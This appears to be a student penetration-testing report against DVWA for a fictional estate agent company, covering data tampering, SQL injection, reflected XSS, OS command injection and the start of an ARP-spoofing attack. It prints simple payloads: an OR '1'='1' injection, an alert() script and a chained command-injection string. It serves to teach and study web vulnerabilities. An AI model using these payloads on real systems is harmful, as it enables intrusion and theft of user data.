
Open port is a network port that gets traffic using TCP or UDP and making the communication with the server. Open ports should exist to host services where users could connect. (Lee, 2022). Having open ports is calling for attackers to attack with any sort of way, there are many threats like it. Attackers could send any type of malicious virus through those ports to attack the server. In order to give a DoS, attack the open ports give the chance for the attackers to identify the OS machine's IP address. Attackers might be able to send heavy traffic to corrupt the server and make the user cannot access any web application from the server.

According to the scenario the Estate agent company having open ports might cause trouble as user details are at risk since attackers can penetrate and get those information, also the financial details of property owners are at risk.

## PART B- SERVER-SIDE EXPLOITS

### 1 Data Tampering

In order to exploit data tampering vulnerability, the Firefox add-on OWASP mantra was used on the login page of the estate agent company tamper data. When you click the tamper data tool it will be launched and will be running in the background. After starting the tool, the user credential will be entered to the input fields and submit the data in order to login. The tool would capture the post request send by the user where the credentials are accessible even before the request could go to the server. Hence proving the attacker could alter the data which is been sent by the request.



```
1
2
3 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
4
5 <html xmlns="http://www.w3.org/1999/xhtml">
6
7   <head>
8
9     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
10
11     <title>Damn Vulnerable Web App (DVWA) - Login</title>
12
13     <link rel="stylesheet" type="text/css" href="dvwa/css/login.css" />
14
15   </head>
16
17   <body>
18
19     <div align="center">
20
21       <br />
22
23       <p></p>
24
25       <br />
26
27       <form action="login.php" method="post">
28
29         <fieldset>
30
31           <label for="user">Username</label> <input type="text" class="loginInput" size="20" name="username"><br />
32
33           <label for="pass">Password</label> <input type="password" class="loginInput" AUTOCOMPLETE="off" size="20" name="password"><br />
34
35           <p class="submit"><input type="submit" value="Login" name="Login"></p>
36
37         </fieldset>
38
39       </form>
40
41       <br />
42
43       <br />
44
45       <br />
46
47       <br />
48
49       <br />
```

Figure 11 : DVWA page source code

Using this tool, the attacker is able to see the requested metadata along with the given login credentials. With this the attacker could request the data or extract the data and even access the company's website.






Figure 12 : Tamper Data

The term data tampering is called changing or modifying data without permission (Data Tampering – Meaning, Types and Countermeasures, 2021). The user login to the website through the login page when the user enters the login credential and submit the data the request will be past to the server as a POST request. The login page is vulnerable to data tampering from attackers. The cyber security tenet that violates is Integrity (Burnette, 2022). Cyber security tenet integrity ensure to safeguard against unofficial data modification.

According to the scenario the Estate agent company holds information of property owners financial details. Now with data tampering attackers can change those details to such that the attackers could get the benefit. As an example, the attacker has changed the price details of a

property according to their preferences when the customer agrees to that price most of the time the property owner would lose the actual estimated amount. Also, the attackers could change the user credentials. If username and password of the users changed the property owners and customers won't be able to login to the website.

## 2 SQL Injection

The output results shown below the information of the user shows the high risk. Hence it is not correct to conclude on whether there is a vulnerability for SQL injection just by getting these results. To check the SQL injection for the user id "1" was entered and submitted to get the output. The result are shown below.




Figure 13 : SQL injection 1

As shown in image below the user id that was entered was " 1 " to check if there's a possibility for a SQL injection. The following error message came as a result.






Figure 14 : SQL injection error

We can come to a conclusion that the Estate agent company website is vulnerable to SQL injection attacks. The SQL injection will be used by the attackers to get a hold of all the user's details of the company. For further assurance for the user id "1" was submitted.



Figure 15 : : SQL injection 2

Since the output does not show any result to gather the information the SQL query can be used.

“SELECT \* FROM users WHERE id= '' OR '1'='1' ”;

In this query '1'='1' is true always, this will get all the user details from the database.





Figure 16 : SQL injection output

SQL injection is a vulnerability that allows attackers to disrupt the flow of queries the website makes with the database the attackers are able to view and retrieve data that are easily able to retrieve. (Academy and injection, 2022) The Estate agent company website has the login form that is vulnerable to SQL injection. The cyber security tenet that's violating here is the confidentiality tenet that is protecting data from third parties from the database.

With this SQL injection the attackers can get all the information of the company's database. The scenario it stated that the financial details of the property owners are saved in the database which means the attackers can get those information that may lead to high financial crisis of those property owners


### 3 XSS Scripting

XSS scripting also known as Cross-Site Scripting are type of attacks where attackers inject malicious code through form of a browser side script of a trusted website to different users. (Kirsten, Manico, Williams and Wichers, 2022) To see this in action first some data was giving to the form as in this case the data that was given was “Shenal”. Right after the data was given the source code of the form was checked and it was found that there is no way to check or remove characters from the user’s input. This is a issue and any attacker could add malicious code to the script and perform a XSS attack.



```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3   <head>
4     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
5     <title>Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Reflected Cross Site Scripting (XSS)</title>
6     <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
7     <link rel="icon" type="image/ico" href="../../favicon.ico" />
8     <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
9   </head>
10   <body class="home">
11     <div id="container">
12       <div id="header">
13         
14       </div>
15       <div id="main_menu">
16         <div id="main_menu_padded">
17           <ul><li onclick="window.location='../..'" class=""><a href="../..">Home</a></li><li onclick="wi
18         </div>
19       </div>
20       <div id="main_body">
21       </div>
22     </div>
23   </body>
24 </html>
```

Figure 17 : XSS page source code




*Figure 18 : XSS output*

To show the website can be attacked using a script a script was fed into the form to get the result.

**<script>alert('XSS Attack!');</script>**

The above script contains to pop up an alert box showing the message “XSS Attack!”. The script was executed in the browser and as expected the alert box popped displaying the message. Hence we can say the form is vulnerable to XSS attacks.



*Figure 19 : XSS successful message*

Cross-site scripting is a common vulnerability in websites where attackers pretend to be a victim user in order to carry out other actions that the user is able to perform also to get access user's data. (Academy and scripting, 2022). The Cyber security tenet which is been violated here is integrity. Which the functionality of the system and the data won't be fully available since the XSS scripting is be done and the system is modified by the attack.

#### **4 OWASP Vulnerable Machine Contains Several Other Vulnerabilities That Can Be Exploited**

An OS command injection is a vulnerability that can be occurred in web security where attackers execute operating system commands (OS Command Injection, 2022). It was identified that when an IP address is entered in the form, the ping commands are shown as the output.




Figure 20 : OWASP command execution

As per the output created by the operating system, the website is vulnerable to OS command injections. This is because the commands are sent to the operating system and it is vulnerable. In order to check the OS command injections, the command “;1 -uname -a & users & id & w” was executed to check what user is being used to execute the commands.



Figure 21 : OWASP output

In the Estate agent company's OS is vulnerable to OS command injection as the attacker could easily inject command lines directly to run through the OS. According to the cyber security tenets, availability is the tenet which is getting violated.

An OWASP attack would let the Estate agent company's server would crash. When the server crashes customers won't be able to access any web page of the company's website also the property owners won't be able to add or view property details of their own. The company would loose high number of customers because of this.



## PART C- CLIENT-SIDE EXPLOITS

### 1 Man In The Middle Attack (MiTM)

A man in the middle attack(MiTM) happen when the attacker find themselves in the middle of the conversation between the user and the application predating to be a third party which the application need or to check what the user is doing.(What is MITM (Man in the Middle) Attack | Imperva, 2022)

Address Resolution Protocol(APR) spoofing is MITM attack method where the IP address is converted to MAC address. This does not check authority of the responses that is send by the server.




Figure 22 : Ettercap host list adding

To show the APR poisoning the server machines IP address(192.168.56.102) and the client's machine's IP address(192.168.56.105) will be attacked with the attacker using Kali Linux.



